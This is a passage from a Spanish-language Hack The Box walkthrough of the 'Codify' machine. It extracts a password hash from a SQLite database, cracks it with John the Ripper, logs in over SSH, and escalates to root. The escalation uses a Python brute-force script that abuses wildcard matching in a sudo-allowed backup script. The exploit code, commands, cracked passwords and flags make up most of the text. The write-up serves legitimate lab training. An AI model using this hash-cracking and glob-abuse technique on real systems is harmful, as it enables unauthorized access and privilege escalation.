drwxr-xr-x  3 svc  svc  4096 Sep 12 17:45 contact
drwxr-xr-x  4 svc  svc  4096 Sep 12 17:46 editor
drwxr-xr-x  2 svc  svc  4096 Apr 12 2023 html
svc@codify:/var/www$ cd contact
cd contact
svc@codify:/var/www/contact$ ls -la
ls -la
total 120
drwxr-xr-x 3 svc  svc  4096 Sep 12 17:45 .
drwxr-xr-x 5 root root 4096 Sep 12 17:40 ..
-rw-rw-r-- 1 svc  svc  4377 Apr 19 2023 index.js
-rw-rw-r-- 1 svc  svc   268 Apr 19 2023 package.json
-rw-rw-r-- 1 svc  svc 77131 Apr 19 2023 package-lock.json
drwxrwxr-x 2 svc  svc  4096 Apr 21 2023 templates
-rw-r--r-- 1 svc  svc 20480 Sep 12 17:45 tickets.db
svc@codify:/var/www/contact$
```


15. Al examinar el contenido de este archivo, mediante el comando "cat", se logra identificar la presencia de un usuario junto con el hash correspondiente de una contraseña.

```
svc@codify:/var/www/contact$ cat tickets.db
cat tickets.db
*TS**format 30 .WJ
otableticketsCREATE TABLE tickets (id INTEGER PRIMARY KEY AUTOINCREMENT, name TEXT, topic TEXT, description TEXT, status TEXT)P++Ytablesqliite_sequenceCREATE TABLE sqlite_sequence(name,seq)**
tableusersusersCREATE TABLE users (
id INTEGER PRIMARY KEY AUTOINCREMENT,
username TEXT UNIQUE,
password TEXT
)
**G**joshua$2a$12$50n8Pf6z8f0/nVsNbAAequ/P6vLRJl7gCUE1YBU2iLHn4G/p/Zw2
**
***ua users
tickets
rj**h**Joe Williamslocal setup?I use this site lot of the time. Is it possible to set this up locally? Like instead of coming to this site, can I download this and se
t it up in my own computer? A feature like that would be nice.open* ;*wTom HanksNeed networking modulesI think it would be better if you can implement a way to handle
network-based stuff. Would help me out a lot. Thanks!opensvc@codify:/var/www/contact$
```


16. Se procede a copiar el hash con el objetivo de crear un archivo de texto que lo contenga. Este proceso se realiza mediante el editor de texto nano.

```
Archivo Acciones Editar Vista Ayuda
(eddyrack864@kali)-[~]
$ nano hash
svc@codify:/var/www$ ls -la
ls -la
```

17. En el editor de texto, se realiza la operación de pegar el hash previamente obtenido. Posteriormente, se guardan los cambios mediante la combinación de teclas Ctrl + X, se confirman con Enter y se sale del editor con Ctrl + X.



18. Utilizando el comando "cat", se verifica el contenido del archivo de texto que contiene el hash previamente guardado. Posteriormente, se procede a realizar el proceso de cracking de este hash. Para llevar a cabo esta tarea, se emplea la herramienta "John the Ripper", a la cual se le proporciona como parámetro el diccionario "rockyou.txt". Es importante tener en cuenta que este proceso puede llevar varios minutos, pero al finalizar, se obtiene la contraseña asociada al usuario identificado anteriormente. En este caso, la contraseña recuperada corresponde a "spongebob1".



19. Utilizando el usuario obtenido y la contraseña que fue descifrada en el paso anterior, se procede a iniciar sesión mediante SSH. Con este proceso se obtiene un acceso exitoso al sistema, validando así la autenticidad de las credenciales recuperadas.

```
(eddyrack864@kali)-[~]
$ ssh joshua@10.10.11.239
The authenticity of host '10.10.11.239 (10.10.11.239)' can't be established.
ED25519 key fingerprint is SHA256:Q8HdGZ3q/X62r8EukPF0ARSaCd+8gEhEJ10xotOsBBE.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.239' (ED25519) to the list of known hosts.
joshua@10.10.11.239's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-88-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sat Dec 16 11:13:22 PM UTC 2023

System load:          0.009765625
Usage of /:            65.3% of 6.50GB
Memory usage:         32%
Swap usage:           0%
Processes:            286
Users logged in:      1
IPv4 address for br-030a3880dbf: 172.18.0.1
IPv4 address for br-5ab86a4e40d0: 172.19.0.1
IPv4 address for docker0: 172.17.0.1
IPv4 address for eth0: 10.10.11.239

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings
```

20. Tras ingresar exitosamente, se procede a enumerar el contenido del sistema, revelando la ubicación de la primera flag asociada al usuario. Mediante el comando "cat" se visualiza su contenido. Flag: 7d3e2216a42dde6c47a9ece860b46647

```
joshua@codify:~$ ls
user.txt
joshua@codify:~$ cat user.txt
7d3e2216a42dde6c47a9ece860b46647
joshua@codify:~$
```

21. Se procede a la navegación hacia el directorio raíz y, posteriormente, se accede al directorio "/tmp". Dentro de este directorio, se investigan los comandos que el usuario tiene el privilegio de ejecutar con elevados permisos mediante el comando "sudo -l". El resultado de esta operación revela que se cuenta con la capacidad de ejecutar un archivo específico, correspondiente a una copia de seguridad (backup) de MySQL.

```
joshua@codify:~$ cd ..
joshua@codify:/home$ cd ..
joshua@codify:/# cd tmp
-bash: cd: tmp: No such file or directory
joshua@codify:/# ls
bin boot dev etc home lib lib32 lib64 libx32 lost+found media mnt opt proc root run sbin srv sys tmp usr var
joshua@codify:/# cd tmp
joshua@codify:/tmp$ sudo -l
[sudo] password for joshua:
Matching Defaults entries for joshua on codify:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User joshua may run the following commands on codify:
    (root) /opt/scripts/mysql-backup.sh
joshua@codify:/tmp$
```

22. Empleando el comando "cat", se revisa el contenido del backup de MySQL encontrado en el paso previo. Al analizar el código contenido en el archivo, se evidencia que este compara la contraseña del usuario con la contraseña de la base de datos. Esto señala que si se obtiene cualquiera de las contraseñas mencionadas, se facilitaría el ingreso al sistema.

```
joshua@codify:/tmp$ cat /opt/scripts/mysql-backup.sh
#!/bin/bash
DB_USER="root"
DB_PASS=$(/usr/bin/cat /root/.creds)
BACKUP_DIR="/var/backups/mysql"

read -s -p "Enter MySQL password for $DB_USER: " USER_PASS
/usr/bin/echo

if [[ $DB_PASS = $USER_PASS ]]; then
    /usr/bin/echo "Password confirmed!"
else
    /usr/bin/echo "Password confirmation failed!"
    exit 1
fi

/usr/bin/mkdir -p "$BACKUP_DIR"


databases=$(/usr/bin/mysql -u "$DB_USER" -h 0.0.0.0 -P 3306 -p"$DB_PASS" -e "SHOW DATABASES;" | /usr/bin/grep -Ev "(Database|information_schema|performance_schema)")

for db in $databases; do
    /usr/bin/echo "Backing up database: $db"
    /usr/bin/mysqldump --force -u "$DB_USER" -h 0.0.0.0 -P 3306 -p"$DB_PASS" "$db" | /usr/bin/gzip > "$BACKUP_DIR/$db.sql.gz"
done

/usr/bin/echo "All databases backed up successfully!"
/usr/bin/echo "Changing the permissions"
/usr/bin/chown root:sys-admin "$BACKUP_DIR"
/usr/bin/chmod 774 -R "$BACKUP_DIR"
/usr/bin/echo "Done!"
joshua@codify:/tmp$
```


23. Para obtener la contraseña, se opta por utilizar un script de Python que realiza un ataque de fuerza bruta disponible en el repositorio de GitHub:

➤ <https://github.com/Eddycrack864/Python-Brute-Force>




```
1 import string
2 import subprocess
3
4 all = list(string.ascii_letters + string.digits)
5
6 password = ""
7 found = False
8
9 while not found:
10     for character in all:
11         command = f"echo '{password}{character}' | sudo /opt/scripts/mysql-backup.sh"
12         output = subprocess.run(command, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE, text=True).stdout
13
14         if "Password confirmed!" in output:
15             password += character
16             print(password)
17             break
18     else:
19         found = True
```

24. Se procede a copiar el script encontrado y, a continuación, se crea un archivo para almacenarlo utilizando el editor de texto nano



```
joshua@codify:/tmp$ nano brute.py
```

25. Dentro del editor de texto, se lleva a cabo la operación de pegar el código del script. Posteriormente, se procede a guardar los cambios utilizando la combinación de teclas Ctrl + O, se confirma la operación presionando Enter y se sale del editor mediante Ctrl + X.



```
GNU nano 6.2 brute.py *
import string
import subprocess

all = list(string.ascii_letters + string.digits)


password = ""
found = False

while not found:
    for character in all:
        command = f"echo '{password}{character}*' | sudo /opt/scripts/mysql-backup.sh"
        output = subprocess.run(command, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE, text=True).stdout

        if "Password confirmed!" in output:
            password += character
            print(password)
            break
    else:
        found = True

Help
Exit
Write Out
Read File
Where Is
Replace
Cut
Paste
Execute
Justify
Location
Go To Line
Undo
Redo
Set Mark
Copy
To Bracket
Where Was
Previous
Next
```

26. Se procede a listar el contenido del directorio actual con el objetivo de identificar el archivo recién creado que contiene el script. Una vez localizado, se visualiza el contenido de este archivo para asegurarse de que el script está presente y se ha almacenado correctamente.



```
joshua@codify:/tmp$ ls
brute.py      output
exploit.py    systemd-private-e5e812d695fa49129898c09fbc35a0e8-apache2.service-39u1HF
les2.pl       systemd-private-e5e812d695fa49129898c09fbc35a0e8-ModemManager.service-R3v0We
linpeas.sh    systemd-private-e5e812d695fa49129898c09fbc35a0e8-systemd-logind.service-wNQiCS
lse_cve.sh    systemd-private-e5e812d695fa49129898c09fbc35a0e8-systemd-resolved.service-DS5Krz
joshua@codify:/tmp$ cat brute.py
import string
import subprocess

all = list(string.ascii_letters + string.digits)

password = ""
found = False

while not found:
    for character in all:
        command = f"echo '{password}{character}*' | sudo /opt/scripts/mysql-backup.sh"
        output = subprocess.run(command, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE, text=True).stdout

        if "Password confirmed!" in output:
            password += character
            print(password)
            break
    else:
        found = True

joshua@codify:/tmp$
```

27. Se lleva a cabo la ejecución del script, el cual realizará el proceso de fuerza bruta para encontrar las letras de la contraseña una por una. Es importante tener en cuenta que este procedimiento puede llevar algunos minutos.

```
joshua@codify:/tmp$ python3 brute.py
[sudo] password for joshua:
k
kl
klj
kljh
kljh1
kljh12
kljh12k
kljh12k3
kljh12k3j
kljh12k3jh
kljh12k3jha
kljh12k3jhas
kljh12k3jhask
kljh12k3jhaskj
kljh12k3jhaskjh
kljh12k3jhaskjh1
kljh12k3jhaskjh12
kljh12k3jhaskjh12k
kljh12k3jhaskjh12kj
kljh12k3jhaskjh12kjh
kljh12k3jhaskjh12kjh3
joshua@codify:/tmp$
```

28. Con la contraseña obtenida, se procede a realizar un cambio de usuario para convertirse en "root" utilizando el comando "su" y proporcionando la contraseña correspondiente. Una vez autenticado como usuario root, se inicia la exploración hacia el directorio "/root". Al listar su contenido, se identifica la presencia de la flag del usuario root.

```
joshua@codify:/tmp$ ^C
joshua@codify:/tmp$ su
Password:
root@codify:/tmp# cd ..
root@codify:/# cd root/
root@codify:~# ls
root.txt  scripts
root@codify:~# cat root.txt
1c240353361c276d64d56d48356b2e12
root@codify:~#
```

29. Se procede a ingresar las flags del usuario y del root en la plataforma HackTheBox, marcando así la finalización exitosa de la máquina.

